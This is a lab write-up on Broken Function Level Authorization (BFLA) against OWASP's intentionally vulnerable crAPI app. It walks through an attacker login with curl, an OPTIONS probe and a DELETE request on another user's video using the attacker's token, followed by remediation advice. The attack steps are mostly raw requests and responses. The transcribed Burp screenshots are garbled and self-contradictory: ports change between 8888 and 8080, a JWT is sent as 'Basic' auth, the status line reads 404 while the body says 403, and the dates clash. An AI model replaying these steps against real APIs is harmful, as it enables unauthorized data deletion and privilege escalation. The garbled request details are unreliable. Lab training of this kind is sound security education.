

BROKEN FUNCTION LEVEL AUTHORIZATION(BFLA):

BFLA happens when API fails to properly check authenticated user is allowed to perform specific action or access to a specific function.

This vulnerability allows attacker to invoke sensitive function they are not authorized to execute such as administrative function or other high-privilege operations.

Exploiting BFLA can lead to serious consequences such as privilege escalation, unauthorized access to sensitive functions or expose of critical vulnerabilities that should only accessible by specific users.

Attack Scenario :

1) Login as a attacker account :

```
mukund@mukund-Inspiron-14-5430:~$ curl -X POST http://crapi.local:8888/identity/api/auth/login -H "Content-Type: application/json" -d '{"email":"attacker101@gmail.com","password":"attacker1@M"}'
{"token":"eyJhbGciOiJIUzUxNiJ9.eyJzdWIiOiJhdHRhY2tldjEwMnBnbWVpbC5jb20iLCJpcyYXQiOiJlODc0ZDQ0TkdINDIsImV4CI6MTc0ODUwNDMMOMiwicm9sZSI6InVzZXIifQ.aLT6Ay8Jw8ENwk0mR77zu31c3qfUco38zexluHeCigXstEnz7Kd2vFfn5sd4xBXzsRRPoyQpygeElFdQcmHWVLVLU1QQL3ghSr18oUYVX3om8Ag_IdRacabLDQPbg9vVy4V8sbViH9CjL694bfHnfArAXwScgeg0IMlp9dsfyfLV17gJyFr0M2Fm44CcM7zKhoq2_M2rg7RIlf_9ytvp93ECLNAiaPPFSit317cWxTKftWovl8P-Oc3G5NPS-ydMwmDMMI2ITcfm3jBCv5xmnl_e18p2vofdq8-na3Q27IQ-9tWy-x3LNjt10EPftyM2H_iA_5dYuGCay62SA","type":"Bearer","message":"Login successful","mfarequired":false}mukund@mukund-Inspiron-14-5430:~$
```

2) Login as a victim account :

crAPI

DashboardShopCommunity

Good Morning, victim!

victim

Vehicles Details

VIN: X1H0C900HEB9835NS

Vehicle Service History

Contact Mechanic




COMPANY :	Mercedes-Benz
MODEL :	GLA Class
FUEL TYPE :	PETROL
YEAR :	2026




Refresh Location

3) Upload a video in victim account :



4) Capture the video uploading request :



5) Discover which methods are allowed to do :

Burp Suite Community Edition v2025.7.3 - Temporary Project

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsDiscover

12x+

SendCancel<>Burp AI

Request

PrettyRawHex

1 OPTIONS /identity/api/v2/user/videos/153 HTTP/1.1
2 Host: crapi.local:8888
3 Authorization: Bearer
4 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTZlc2lwaWFOIj09ImNpdGFZL2haVWYyZStiaWwFQljoXzg3ODk5NjllLCJleHAIOnE3ODg3MDQ0M0UsbnVjbGU0Ij1ic2Vybm9uLnVPG4699xEyRThvZlVOXwvi9mRrVWYzLLCkxGP_R2XE2LBNeLWkheJdIdc1451bcP4vvuoFoP7KUDq24q1_20e0_3baRvQvlgwhcrqt529ipfIdchSIF_pEKzvvaQVzaUeRrvEnBPV_hahhsaqQUWVxi1rcstt3mbBhhb0rl_sfcx06ti3yclay0E3bndWoAa9BZDfca=drCW1naVvgTASPrvdcCB_nouakWL7ESixh1enSAoqeQGKX01-jpRcvJ_THW739esUSc5ZY51912_1s91j1i0SequbOFTSGcVS9nRrfImJgmCDovTZ2712pskWEZDM959-3agow
5 Accept-Language: en-US,en;q=0.9
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/150.0.0.0 Safari/537.36
8 Content-Type: application/json
9 Accept: */*
10 Referer: http://crapi.local:8888/my-profile
11 Accept-Encoding: gzip, deflate, br
12 GWNHSTLRW.XXXR:ALIV

Response

PrettyRawHexRender

1 HTTP/1.1 200
2 Server: openresty/1.27.1.2
3 Date: Fri, 28 Aug 2026 07:06:48 GMT
4 Content-Length: 0
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Allow: DELETE,GET,HEAD,PUT,OPTIONS
10 Accept-Patch:
11 X-Content-Type-Options: nosniff
12 X-XSS-Protection: 0
13 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
14 Pragma: no-cache
15 Expires: 0
16 Strict-Transport-Security: max-age=31536000 ; includeSubDomains
17 X-Frame-Options: DENY
18
19

Inspector

Request attributes2
Request query parameters0
Request body parameters0
Request cookies0
Request headers9
Response headers16

Search0 highlights

Search0 highlights

Done501 bytes | 1.034 milli

6) Change request method OPTIONS —> DELETE and change JWT to attacker account :

Burp Project Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Send Cancel Send AI

Request
Pretty Raw Hex

```
1 DELETE /identity/api/v2/user/videos/153 HTTP/1.1
2 Host: crapi.local:8080
3 Authorization: Basic eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTZlcnxkaWVudHkiLCJpdjEwYmFkZWQubGVzdCJpcyVtZXQic3Boc4OTkINDIeImVhcClMTg6dDpwbDBMblAucmdmc2lnbnZlcilkbAbTZAyaUVkdXBwbnNvbm97fmlja3pfOo3PzcUXBCqgmPTEnz7BDnDVffrNs4d4BXZaxSBFPcygyveIfldqcmmBUVLVVUIQLlgnsrlsgOUTX3cmDAIdFacabLDQBpsvvUY9USvBSrcIDcbFMKAwccgdILIPstsyIV7dqYfrOMZFma4Om7zfhoqp_ALrg7RIef_SytvpSisELinAJAPFFSI3L7CcscDFFTWWWIWP_OcoISHPs-yUMmbDMML77cfmsJBHOvdsmfl_5lib-vofEdgp-naIQ7IC-StYT-x3INIcIGEPfcYMHR_IJA-d5Tu0acyq2SA
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (Xia; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Referer: http://crapi.local:8080/my-profile
9 Accept-Encoding: gzip, deflate, br
10 Cookie: R5LRSLARBLAKPRK79AAZY5
11 
12 
```

Response
Pretty Raw Hex Render

```
1 HTTP/1.1 404
2 Server: openresty/1.27.1.2
3 Date: Fri, 25 Aug 2024 07:08:12 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Allow-Origin
8 X-Content-Type-Options: nosniff
9 X-XSS-Protection: 0
10 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
11 Pragma: no-cache
12 Expires: 0
13 Strict-Transport-Security: max-age=31536000 ; includeSubDomains
14 X-Frames-Options: DENY
15 Content-Length: 51
16 
17 {
18   "message": "This is an admin function. Try to access the admin API!",
19   "status": 403
20 }
```

Inspector
Request attributes 2 Inspector Notes Custom actions

Request query parameters 0

Request body parameters 0

Request cookies 0

Request headers 9

Response headers 15

Done Search 0 highlights Done Search 0 highlights

563 bytes | 333 milli

Impact :

- Change system data, like modifying balances or user roles
- Delete critical business information, resulting in data loss
- Perform privilege escalation, gaining admin-level access
- Undermine trust and compliance, especially in regulated industries

Remediation :

- Implement server-side role verification on all admin endpoints
- Use attribute-based access control (ABAC) or role-based access control (RBAC) checks in middleware
- Never rely on URL path obscurity as an authorization mechanism
- Apply the principle of least privilege via middleware

References :

- OWASP API Top 10 — API5:2023 Broken Function Level Authorization
- crAPI Challenge 7 — <https://owasp.org/www-project-crapi/>